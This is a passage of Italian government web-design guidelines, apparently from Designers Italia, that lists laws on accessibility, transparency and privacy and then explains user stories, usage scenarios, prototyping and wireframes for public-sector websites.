2. allegato B<sup>115</sup> linee guida per l'accessibilità e la fruibilità del software didattico da parte degli alunni disabili.
8. Decreto-legge 18 ottobre 2012, n. 179,<sup>116</sup> (convertito con modificazioni dalla L. 17 dicembre 2012, n. 221), all'art. 9 (Documenti informatici, dati di tipo aperto e inclusione digitale) è stato previsto, tra l'altro, l'obbligo per le amministrazioni pubbliche [...] di pubblicare nel proprio sito web, gli obiettivi di accessibilità per l'anno corrente e lo stato di attuazione del «piano per l'utilizzo del telelavoro» nella propria organizzazione.

### Trasparenza

1. Legge 7 agosto 2015, n. 124<sup>117</sup>, recante: «Disposizioni per garantire ai cittadini di accedere a tutti i dati, i documenti ed i servizi in modalità digitale».
2. Legge 7 agosto 1990, n. 241<sup>118</sup> «Nuove norme in materia di procedimento amministrativo e di diritto di accesso ai documenti amministrativi». L'art.2 stabilisce tra l'altro che: per ciascun procedimento, sul sito internet istituzionale dell'amministrazione è pubblicata, in formato tabellare e con collegamento ben visibile nella homepage, l'indicazione del soggetto a cui è attribuito il potere sostitutivo e a cui l'interessato può rivolgersi.

<sup>107</sup> <http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:legge:2004-%2001-%2009;4!vig=>

<sup>108</sup> <https://www.gazzettaufficiale.it/eli/id/2018/09/11/18G00133/sg>

<sup>109</sup> <https://eur-lex.europa.eu/legal-content/IT/TXT/HTML/?uri=CELEX:32016L2102&from=EN>

<sup>110</sup> <https://eur-lex.europa.eu/legal-content/IT/TXT/?uri=CELEX:32018D2048&qid=1548256583520>

<sup>111</sup> [https://eur-lex.europa.eu/legal-content/IT/TXT/?uri=uriserv:OJ.L\\_.2018.256.01.0108.01.ITA&toc=OJ:L:2018:256:FULL](https://eur-lex.europa.eu/legal-content/IT/TXT/?uri=uriserv:OJ.L_.2018.256.01.0108.01.ITA&toc=OJ:L:2018:256:FULL)

<sup>112</sup> [https://eur-lex.europa.eu/legal-content/IT/TXT/?uri=uriserv:OJ.L\\_.2018.256.01.0103.01.ITA&toc=OJ:L:2018:256:FULL](https://eur-lex.europa.eu/legal-content/IT/TXT/?uri=uriserv:OJ.L_.2018.256.01.0103.01.ITA&toc=OJ:L:2018:256:FULL)

<sup>113</sup> <https://www.gazzettaufficiale.it/eli/id/2008/06/12/08A04044/sg>

<sup>114</sup> <https://www.gazzettaufficiale.it/eli/id/2008/06/12/08A04044/sg>

<sup>115</sup> <https://www.gazzettaufficiale.it/eli/id/2008/06/12/08A04044/sg>

<sup>116</sup> <https://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:decreto:legge:2012-10-18;179!vig=>

<sup>117</sup> <http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:legge:2015-08-07;124!vig=>

<sup>118</sup> <http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:legge:1990-08-07;241>

3. Legge 18 giugno 2009, n. 69<sup>119</sup>, «Disposizioni per lo sviluppo economico, la semplificazione, la competitività nonché in materia di processo civile», in particolare l'articolo 21 «Trasparenza sulle retribuzioni dei dirigenti e sui tassi di assenza e di maggiore presenza del personale»
4. Legge 6 novembre 2012, n. 190<sup>120</sup> «Disposizioni per la prevenzione e la repressione della corruzione e dell'illegalità nella Pubblica Amministrazione» incluse le «Specifiche tecniche per la pubblicazione dei dati ai sensi dell'art. 1 comma 32 Legge n. 190/2012» di ANAC - versione 1.2 di gennaio 2016
5. Decreto legislativo 14 marzo 2013, n. 33<sup>121</sup> «Riordino della disciplina riguardante il diritto di accesso civico e gli obblighi di pubblicità, trasparenza e diffusione di informazioni da parte delle pubbliche amministrazioni».
6. Determinazione ANAC n. 6/2015<sup>122</sup> Linee guida in materia di tutela del dipendente pubblico che segnala illeciti (c.d. whistleblower)
7. Legge 7 agosto 2015, n. 124<sup>123</sup>, recante: «Disposizioni per garantire ai cittadini di accedere a tutti i dati, i documenti ed i servizi in modalità digitale».
8. Delibera ANAC n. 39 del 20 gennaio 2016<sup>124</sup> sull'assolvimento degli obblighi di pubblicazione e di trasmissione delle informazioni all'Autorità Nazionale Anticorruzione, ai sensi dell'art. 1, comma 32 della legge n. 190/2012.
9. Decreto legislativo 18 aprile 2016, n. 50<sup>125</sup> «Codice dei contratti pubblici» (vigente): l'art. 29 reca la disciplina riguardante Principi in materia di trasparenza (perciò si coordina con Decreto legislativo n. 33/2013)
10. Delibera ANAC n. 1309 del 28/12/2016<sup>126</sup> Linee guida operative sull'attuazione dell'accesso civico generalizzato (FOIA), Esclusioni e Limiti.
11. Delibera ANAC n. 1310 del 28/12/2016<sup>127</sup> Prime linee guida recanti indicazioni sull'attuazione degli obblighi di pubblicità, trasparenza e diffusione di informazioni contenute nel d.lgs. 33/2013 come modificato dal d.lgs. 97/2016.

### Privacy

1. Decreto legislativo 30 giugno 2003, n. 196<sup>128</sup> e ss.mm.i. Codice in materia di protezione dei dati personali (c.d. Codice della Privacy).
2. Deliberazione del 15 maggio 2014, n. 243<sup>129</sup> Linee guida in materia di trattamento di dati personali, contenuti anche in atti e documenti amministrativi, effettuato per finalità di pubblicità e trasparenza sul web da soggetti pubblici e da altri enti obbligati
3. Individuazione delle modalità semplificate per l'informativa e l'acquisizione del consenso per l'uso dei cookie» dell'8 maggio 2014<sup>130</sup>
4. Decreto legislativo 10 agosto 2018, n. 101<sup>131</sup> Disposizioni per l'adeguamento della normativa nazionale alle disposizioni del regolamento (UE) 2016/679 del Parlamento europeo e del Consiglio, del 27 aprile 2016, relativo

<sup>119</sup> <http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:legge:2009-06-18:69>

<sup>120</sup> <http://www.gazzettaufficiale.it/eli/id/2012/11/13/012G0213/sg>

<sup>121</sup> <http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:decreto.legislativo:2013-03-%2014:33!vig=>

<sup>122</sup> [http://www.anticorruzione.it/portal/public/classic/AttivitaAutorita/AttiDellAutorita/\\_Atto?ca=6123](http://www.anticorruzione.it/portal/public/classic/AttivitaAutorita/AttiDellAutorita/_Atto?ca=6123)

<sup>123</sup> <http://www.normattiva.it/atto/caricaDettaglioAtto?atto.dataPubblicazioneGazzetta=2015-08-13&atto.codiceRedazionale=15G00138&currentPage=1>

<sup>124</sup> [http://www.anticorruzione.it/portal/public/classic/AttivitaAutorita/AttiDellAutorita/\\_Atto?id=8409c48b0a77804235c229e96d8802b1](http://www.anticorruzione.it/portal/public/classic/AttivitaAutorita/AttiDellAutorita/_Atto?id=8409c48b0a77804235c229e96d8802b1)

<sup>125</sup> <http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:decreto.legislativo:2016-04-18:50>

<sup>126</sup> <http://www.anticorruzione.it/portal/rest/jcr/repository/collaboration/Digital%20Assets/anacdocs/Attivita/Atti/determinazioni/2016/1309/del.1309.2016.det.LNfoia.pdf>

<sup>127</sup> <http://www.anticorruzione.it/portal/rest/jcr/repository/collaboration/Digital%20Assets/anacdocs/Attivita/Atti/determinazioni/2016/1310/Del.1310.2016.LGdet.pdf>

<sup>128</sup> <http://www.normattiva.it/atto/caricaDettaglioAtto?atto.dataPubblicazioneGazzetta=2003-07-29&atto.codiceRedazionale=003G0218>

<sup>129</sup> <https://www.garanteprivacy.it/web/guest/home/docweb/-/docweb-display/docweb/3134436>

<sup>130</sup> <https://www.garanteprivacy.it/web/guest/home/docweb/-/docweb-display/docweb/3118884>

<sup>131</sup> <http://www.gazzettaufficiale.it/eli/id/2018/09/04/18G00129/sg>

alla protezione delle persone fisiche con riguardo al trattamento dei dati personali, nonché alla libera circolazione di tali dati e che abroga la direttiva 95/46/CE (regolamento generale sulla protezione dei dati).

## GDPR

Regolamento (UE) 2016/679<sup>132</sup> del Parlamento Europeo del Consiglio del 27 aprile 2016 relativo alla protezione delle persone fisiche con riguardo al trattamento dei dati personali, nonché alla libera circolazione di tali dati e che abroga la direttiva 95/46/CE (regolamento generale sulla protezione dei dati):

1. Obbligatorietà della designazione del Responsabile della protezione dei dati (Data Protection Officer - DPO) per alcune tipologie di enti pubblici e privati (art.37)
2. Diritto dell'interessato di richiedere, in qualunque momento e secondo le modalità e alle condizioni previste dal Regolamento, l'accesso ai dati personali e la rettifica o la limitazione del trattamento (artt. 15-16-18).
3. Diritto alla cancellazione o diritto all'oblio (art. 17)
4. Diritto alla portabilità dei dati (art. 20)
5. Diritto di opposizione (art. 21)
6. La liceità del trattamento è individuabile nella base giuridica (art. 6): il consenso dell'interessato, la necessità di eseguire un contratto o misure precontrattuali, la necessità di adempiere un obbligo legale, la salvaguardia di interessi vitali, l'esecuzione di un compito di interesse pubblico o connesso all'esercizio di pubblici poteri, il perseguimento di un legittimo interesse
7. Obbligo del titolare di rendere un'informativa sul trattamento dei dati personali sia quando i dati sono raccolti con il consenso dell'interessato sia quando la raccolta prescinde dal consenso (artt. 13-14)
8. Protezione dei dati fin dalla progettazione e per impostazione predefinita (art.25)
9. Predisposizione e la tenuta dei Registri delle attività di trattamento (art. 30)
10. Sicurezza dei dati personali e la notifica dell'eventuale violazione dei dati (artt. 32-33)
11. Valutazione d'impatto sulla protezione dei dati e l'eventuale consultazione preventiva con il Garante (artt. 35-36)

## Comunicazione pubblica

1. Legge 7 giugno 2000, n. 150<sup>133</sup> Disciplina delle attività di informazione e di comunicazione delle pubbliche amministrazioni.

---

<sup>132</sup> <https://eur-lex.europa.eu/legal-content/IT/TXT/PDF/?uri=CELEX:32016R0679&from=IT>

<sup>133</sup> <http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:legge:2000-06-07;150!vig=>



---

#### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove Linee guida di design per i servizi web della Pubblica Amministrazione<sup>134</sup>.

Per approfondire<sup>135</sup>.

---

## 3.1 Introduzione

---

#### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove Linee guida di design per i servizi web della Pubblica Amministrazione<sup>136</sup>.

Per approfondire<sup>137</sup>.

---

La progettazione di un ambiente digitale si basa sui risultati delle attività di **user research** e **co-progettazione** con gli utenti, usate per far emergere i bisogni effettivi delle persone per cui si sta progettando. Un buon metodo di lavoro può essere la stesura di **liste di bisogni ordinate per priorità**, ai quali affiancare la relativa funzione da progettare per soddisfarli. Tra gli strumenti a disposizione per affrontare questa fase, uno dei più utilizzati è quello delle user stories, che permette una **rappresentazione ordinata delle azioni** che il sistema dovrà realizzare per rispondere ai bisogni dei diversi utenti coinvolti.

La fase successiva del processo di progettazione è la creazione di prototipi che - dando forma al servizio - consentano al gruppo di lavoro di esplorare rapidamente una o più soluzioni alternative. È questo lo scopo della **prototipazione**: utilissima per verificare e comunicare le principali funzioni d'uso di un prodotto e offrire un'idea dell'ambiente

---

<sup>134</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>135</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

<sup>136</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>137</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

informativo in cui l'utente si troverà a interagire per raggiungere il proprio scopo. Il prototipo permette infatti la simulazione di uno o più scenari d'uso del servizio, riproducendo l'esperienza che l'utente avrà con il servizio prima ancora di iniziare a svilupparlo.

In sintesi, progettare un servizio significa tradurre i bisogni degli utenti in funzioni e rappresentare queste funzioni all'interno di un ambiente informativo facile da comprendere per le persone che lo usano. Alla prototipazione di un servizio concorrono tutte le specializzazioni del design, che contribuiscono a delineare in modo più preciso questo ambiente, proponendo dei modelli di **user interface** e di **content design** che verranno consolidati attraverso una serie di iterazioni sul prototipo, fino a raggiungere una forma stabile. Una formalizzazione chiara dei bisogni degli utenti è anche funzionale a mettere a fuoco le funzionalità del software che dovrà realizzarli, per esempio per capire se questo software è già disponibile presso l'Amministrazione o **altre Amministrazioni**<sup>138</sup>, oppure se e come deve essere sviluppato o modificato.

## 3.2 Dai bisogni degli utenti alle user stories

---

### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle **nuove Linee guida di design per i servizi web della Pubblica Amministrazione**<sup>139</sup>.

Per approfondire<sup>140</sup>.

---

In particolare, i punti di partenza da cui avviare l'attività di progettazione possono essere sintetizzati in alcuni strumenti operativi che abbiamo affrontato nel capitolo delle Linee Guida dedicato al service design:

- **personas**, ossia profili verosimili di utenti del servizio delineati in base ai risultati della ricerca, rappresentativi di un gruppo di utenti;
- **user journey**, ossia la rappresentazione del percorso compiuto dall'utente interagendo con i touchpoint fisici o digitali del servizio, elaborata a partire dai **personas** e dalle loro esperienze d'uso del servizio in questione.

In questo capitolo faremo un passo in avanti, introducendo strumenti come le **user stories** e gli scenari d'uso. Questi elementi ci aiutano a concentrarci sulle persone che useranno il servizio, ad assumere il loro punto di vista e avere una lista chiara dei loro bisogni, evidenziando priorità e possibili criticità. Sulla base di **user stories** e scenari, procederemo poi alla fase di prototipazione vera e propria.

**Storyboard e scenari d'uso**, attraverso una sintesi dei dati di ricerca, permettono di definire soluzioni progettuali che tengono al centro le **personas**: descrivono in modo realistico la sequenza di azioni che queste compiono all'interno del servizio, identificando e mettendo in ordine di priorità le caratteristiche più importanti dal loro punto di vista. Si tratta di una narrazione macroscopica, non troppo dettagliata: una sorta di sceneggiatura all'interno della quale, con un approccio più analitico, si possono generare le **user stories**. All'interno di uno scenario possono esistere più **user stories**, che specificano con maggior dettaglio un preciso caso d'uso del servizio.

---

<sup>138</sup> <https://developers.italia.it/>

<sup>139</sup> <https://docs.italia.it/italia/design/ig-design-servizi-web>

<sup>140</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

<b>Scuola - Esempi di scenari d'uso del servizio</b>	
Iscrizione all'asilo nido	<ol style="list-style-type: none"> <li>1. Arrivo sul sito dell'istituto scolastico</li> <li>2. Individuo la sezione dedicata alle iscrizioni</li> <li>3. Accedo al percorso di iscrizione con SPID</li> <li>4. Inserisco tutte le informazioni richieste</li> <li>5. Ricevo conferma dell'avvenuta iscrizione, e le indicazioni per contattare la scuola in cui ho iscritto mio figlio</li> </ol>
Scelta dell'istituto scolastico	<ol style="list-style-type: none"> <li>1. Arrivo su un sito del Ministero dell'istruzione dedicato alle iscrizioni a scuola</li> <li>2. Inserisco parametri relativi al tipo di scuola che preferisco</li> <li>3. Ricevo in risposta una lista di scuole, filtrate e ordinate sulla base del grado di vicinanza rispetto alle mie preferenze</li> <li>4. Salvo le scuole più interessanti in un'area di preferiti</li> <li>5. Approfondisco una scuola in particolare leggendo maggiori dettagli e visitando il sito Internet</li> </ol>
Pagamento servizi scolastici	<ol style="list-style-type: none"> <li>1. Ricevo un avviso on line che richiede il pagamento della mensa</li> <li>2. Clicco sul link e arrivo sul sito della scuola</li> <li>3. Accedo con SPID</li> <li>4. Inserisco le informazioni necessarie per il pagamento</li> <li>5. Scelgo il metodo di pagamento</li> <li>6. Ricevo una ricevuta di pagamento</li> </ol>
<b>Comuni - Esempi di scenari d'uso</b>	
Archivio documenti personali (contravvenzioni)	<ol style="list-style-type: none"> <li>1. Entro nel sito del Comune</li> <li>2. Accedo con SPID a un'area riservata</li> <li>3. Vedo la lista delle contravvenzioni ricevute su tutto il territorio italiano</li> </ol>
Rinnovo documenti	<ol style="list-style-type: none"> <li>1. Entro sul sito dedicato al rinnovo della carta d'identità</li> <li>2. Seleziono la richiesta di rinnovo</li> <li>3. Seleziono il Comune di appartenenza</li> <li>4. Scelgo una data e ora tra quelle disponibili nel calendario</li> <li>5. Ricevo conferma della prenotazione dell'appuntamento</li> </ol>
Pagamento tributi	<ol style="list-style-type: none"> <li>1. Sul mio telefono ricevo una notifica che la scadenza per il pagamento della TARI è in arrivo</li> <li>2. Apro l'app dedicata al pagamento delle imposte e dei servizi pubblici per verificare la data di scadenza e l'importo</li> </ol>
<b>3.2. Dai bisogni degli utenti alle user stories</b>	<ol style="list-style-type: none"> <li>3. Decido di effettuare il pagamento</li> <li>4. Inserisco le informazioni necessarie per il pagamento</li> <li>5. Ricevo una ricevuta del pagamento</li> </ol>

Le **user stories** sono una descrizione informale delle funzioni di un servizio, espressa dal punto di vista dell'utente secondo una struttura che definisce il ruolo di chi la esprime, l'azione che vuole o deve compiere e l'obiettivo che muove all'azione:

Io come [*personas*] vorrei [*funzione*] per [*bisogno*].

Le user stories facilitano la comprensione delle caratteristiche richieste al servizio per tutti i membri del team al lavoro sul progetto. Per non perdere di vista il quadro generale possono essere organizzate per scenari d'uso (vedi sopra) o story map, ovvero mappe in cui raggruppare le user stories in base al tema o al tipo di attività, ordinandole per priorità.

I bisogni e le funzioni individuati grazie ai risultati della ricerca sugli utenti sono un'ottima base per definire le user stories.

### Il kit per gli scenari e le user stories<sup>141</sup>

Ecco una lista di esempi di alcune risposte (funzioni) ai bisogni degli utenti del sito di una scuola o di un comune, espressi in termini di user stories.

Scuola			
	Per-sonas	Bisogni	Funzioni
	Genitore	Iscrivere mio figlio all'asilo nido	Compilare online il modulo on line per l'iscrizione
		Scegliere la scuola migliore per mio figlio	Confrontare on line i diversi istituti scolastici
		Assicurare pasto e merenda ai propri figli mentre sono a scuola	Attivare e pagare online del servizio mensa in modo rapido e sicuro
Comune			
	Per-sonas	Bisogni	Funzioni
	Cittadino	Controllare le contravvenzioni ricevute	Visualizzare l'elenco delle multe in una pagina personale
		Rinnovare la carta di identità	Prenotare on line l'appuntamento per il rinnovo nel Comune di residenza
		Essere in regola con il pagamento della tassa sui rifiuti (TARI)	Effettuare il pagamento on line della TARI in modo facile e sicuro.

Un metodo simile al precedente prevede la mappatura delle funzioni del sistema concentrandosi sui due profili di utilizzatore - l'utente finale e il gestore del servizio - corrispondenti al front-end e al back-end del sistema. Questo approccio favorisce la creazione di una relazione chiara tra la progettazione dell'interfaccia utente e quella delle funzioni che permettono di abilitare il servizio.

<sup>141</sup> <https://designers.italia.it/kit/user-stories/>



BISOGNI	FUNZIONI PER GLI UTENTI DI FRONTEND	FUNZIONI PER GLI UTENTI DI BACKEND
<b>Cambiare residenza</b>	Mostrare all'utente i contatti e gli orari di apertura dell'ufficio anagrafe del comune in cui l'utente si è trasferito e il sistema per prenotare un appuntamento	<ul style="list-style-type: none"> <li>• Permette di definire i contatti dell'ufficio</li> <li>• Permette di definire gli orari di apertura del servizio</li> </ul> Permette di gestire il numero di prenotazioni disponibili per ciascuna fascia oraria

Dopo aver definito in modo chiaro bisogni e funzioni di un servizio, siamo in grado di avviare il processo di prototipazione.

### 3.3 Prototipare un servizio

#### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove [Linee guida di design per i servizi web della Pubblica Amministrazione](#)<sup>142</sup>.

Per approfondire<sup>143</sup>.

Un **prototipo** è un modello sperimentale che permette di testare un'idea in maniera rapida ed economica, permettendo al team di rifinire il progetto o di valutare cambiamenti di approccio, se si rivelano necessari, prima di investire tempo e denaro nello sviluppo vero e proprio. Uno dei principali vantaggi del processo di prototipazione consiste nella possibilità di effettuare delle sessioni di validazione dell'esperienza e del concept già nelle prime fasi della progettazione, mantenendo gli utenti al centro del processo di design. Allo stesso modo, un prototipo aiuta a coinvolgere gli stakeholder fin dalle prime fasi del progetto, mostrando loro le soluzioni che il team sta immaginando per rispondere ai bisogni degli utenti e agli obiettivi del progetto. Infine, grazie a un prototipo è più facile valutare l'impatto tecnologico di un progetto, e la presenza di limiti o opportunità tecnologiche è un fattore rilevante nella evoluzione o modifica del prototipo che si sta realizzando.

Nella prima fase il **prototipo è low-fi (low fidelity)**, a bassa fedeltà. Questo tipo di manufatto ha diversi vantaggi:

- **aiuta il designer a elaborare il modello d'interazione** a supporto dell'esperienza desiderata, verificando le proprie scelte direttamente "in pagina";
- **favorisce l'iterazione**, permettendo al designer di rielaborare in tempi ridotti i feedback ricevuti da altri membri del team o dagli stakeholder in tempi ridotti;
- **elimina potenziali distrazioni** derivanti da elementi grafici e contenuti dettagliati, dando quindi la possibilità di concentrarsi solamente sulle funzionalità e i flussi.

La prototipazione **hi-fi (high fidelity)** interviene in un secondo momento, quando l'organizzazione semantica e i flussi d'interazione sono stati validati grazie al prototipo low-fi ed è possibile progredire nella progettazione delle schermate inserendo gli elementi d'interfaccia. Il prototipo hi-fi prevede la definizione precisa di tutti gli elementi di [user interface](#)<sup>144</sup> e [content design](#)<sup>145</sup>, lavorando in tre direzioni:

- **alimenta il processo di condivisione** con gli stakeholder e gli altri membri della squadra di progetto;

<sup>142</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>143</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

<sup>144</sup> <http://design-italia.readthedocs.io/it/latest/doc/user-interface.html>

<sup>145</sup> <http://design-italia.readthedocs.io/it/latest/doc/content-design.html>

- consente di **indirizzare e documentare il lavoro di sviluppo front-end** del servizio digitale, facilitando la collaborazione di designer e developers;
- **permette di verificare il concept** coinvolgendo gli utenti in sessione di validazione delle scelte progettuali.

### 3.3.1 Prototipi a bassa e media definizione

#### I wireframe

Un wireframe è l'illustrazione a due dimensioni dell'interfaccia di una pagina. Ha come priorità:

- *l'organizzazione degli elementi interattivi e dei blocchi di contenuto nello spazio disponibile sullo schermo;*
- *evidenziare le funzionalità disponibili*
- *mostrare la sequenza di passaggi (userflow) che l'utente deve fare per concludere un processo;*

Date queste priorità, i wireframe non comprendono stili, colore o grafica: possiamo chiamare questo tipo di wireframe anche wireframe lo-fi o mid-fi, o a bassa o media definizione. Tra i suoi scopi, il wireframe ha quello di mostrare le relazioni tra i contenuti del sito e i flussi di interazione, e condurre progressivamente l'utente al raggiungimento dei propri obiettivi. Questa funzione è assolta dai wireframe interattivi (o user flow), sequenze di wireframe che permettono di simulare il percorso dell'utente attraverso link e menù di navigazione.

il wireframing fa largo utilizzo di **pattern**, ovvero di modelli di rappresentazione dei contenuti e forme di interazione standard nel mondo web. Il [wireframe kit di Designers Italia](https://designers.italia.it/kit/wireframe-kit/)<sup>146</sup> presenta una serie di pattern che definiscono alcuni modelli di contenuto e forme di interazione tipiche dei siti e servizi della Pubblica Amministrazione Italiana e che facilitano il processo di prototipazione di un servizio offrendo una solida base da cui partire. Esempi di pattern sono il **content type** “scheda servizio”, che definisce il modello di presentazione di un servizio pubblico, oppure le modalità di interrogazione di un motore di ricerca.

I modelli di pagina e di interazione sono costruiti attraverso una libreria di **componenti** come bottoni, campi di input, blocchi di testo, ecc. I componenti sono “i mattoncini” attraverso cui si costruiscono le interfacce, gli elementi base della grammatica che regola l'interazione tra l'utente e il sistema. Nel wireframe kit il focus è sulle tipologie di componenti e non sulle loro caratteristiche specifiche, che sono oggetto di definizione nella successiva fase di prototipazione ad alta fedeltà.

*Figura 1 - Un esempio di “wireframe”, o prototipo a “bassa fedeltà”.*

*Nella Figura 1 è mostrato un esempio di prototipo costruito con un programma di design, ma per costruire un wireframe si possono usare diversi metodi, dalla carta ai numerosi software specifici presenti sul mercato.*


*Figura 2*

*Wireframe interattivo (user flow) per il rinnovo della carta di identità:*

1. Entro sul sito dedicato al rinnovo della carta d'identità
2. Seleziono la richiesta di rinnovo
3. Seleziono il Comune di appartenenza
4. Scelgo una data e ora tra quelle disponibili nel calendario
5. Ricevo conferma della prenotazione dell'appuntamento

---

<sup>146</sup> <https://designers.italia.it/kit/wireframe-kit/>



## Il wireframe kit

Il prototipo a bassa fedeltà può essere modellato utilizzando il **Wireframe Kit** messo a disposizione da Designers Italia che può agire in diversi ambiti nella fase di design.

Per creare l'architettura di un sito o di un'app utilizzando il Wireframe Kit, sarà quindi sufficiente scegliere e assemblare i componenti e i pattern di cui il kit è composto.

Il Wireframe Kit è pubblicato su Github, una piattaforma che permette di visionare tutte le fasi di progettazione e sviluppo grazie al controllo di versione. Il wireframe kit è realizzato con il software Sketch, ma può essere esportato per utilizzarlo con altri software di prototipazione, se necessario.

- Vai al [Wireframe kit](https://designers.italia.it/kit/wireframe-kit/)<sup>147</sup> di Designer Italia
- Vedi i [file sorgente del Wireframe Kit](https://github.com/italia/design-wireframe-kit)<sup>148</sup>
- Vedi la [presentazione dei Wireframe Kit su InVision](https://invis.io/MJKVG83A8EZ)<sup>149</sup>

## Dai wireframe ai prototipi in alta fedeltà (hi-fi)

Una volta costruito, testato e migliorato il wireframe a bassa fedeltà, possiamo passare alla realizzazione di un prototipo ad alta fedeltà (o hi-fi) per agevolare la comprensione e la condivisione del progetto, poter realizzare test e facilitare l'avvio della fase di sviluppo

<sup>147</sup> <https://designers.italia.it/kit/wireframe-kit/>

<sup>148</sup> <https://github.com/italia/design-wireframe-kit>

<sup>149</sup> <https://invis.io/MJKVG83A8EZ>

<sup>150</sup> <https://www.sketchapp.com/>

<sup>151</sup> <https://www.adobe.com/it/products/xd.html>

<sup>152</sup> <https://studio.design/>

<sup>153</sup> <https://www.figma.com/>






Fig. 3.1: Figura 2 - Un esempio dei componenti presenti nel Wireframe Kit.

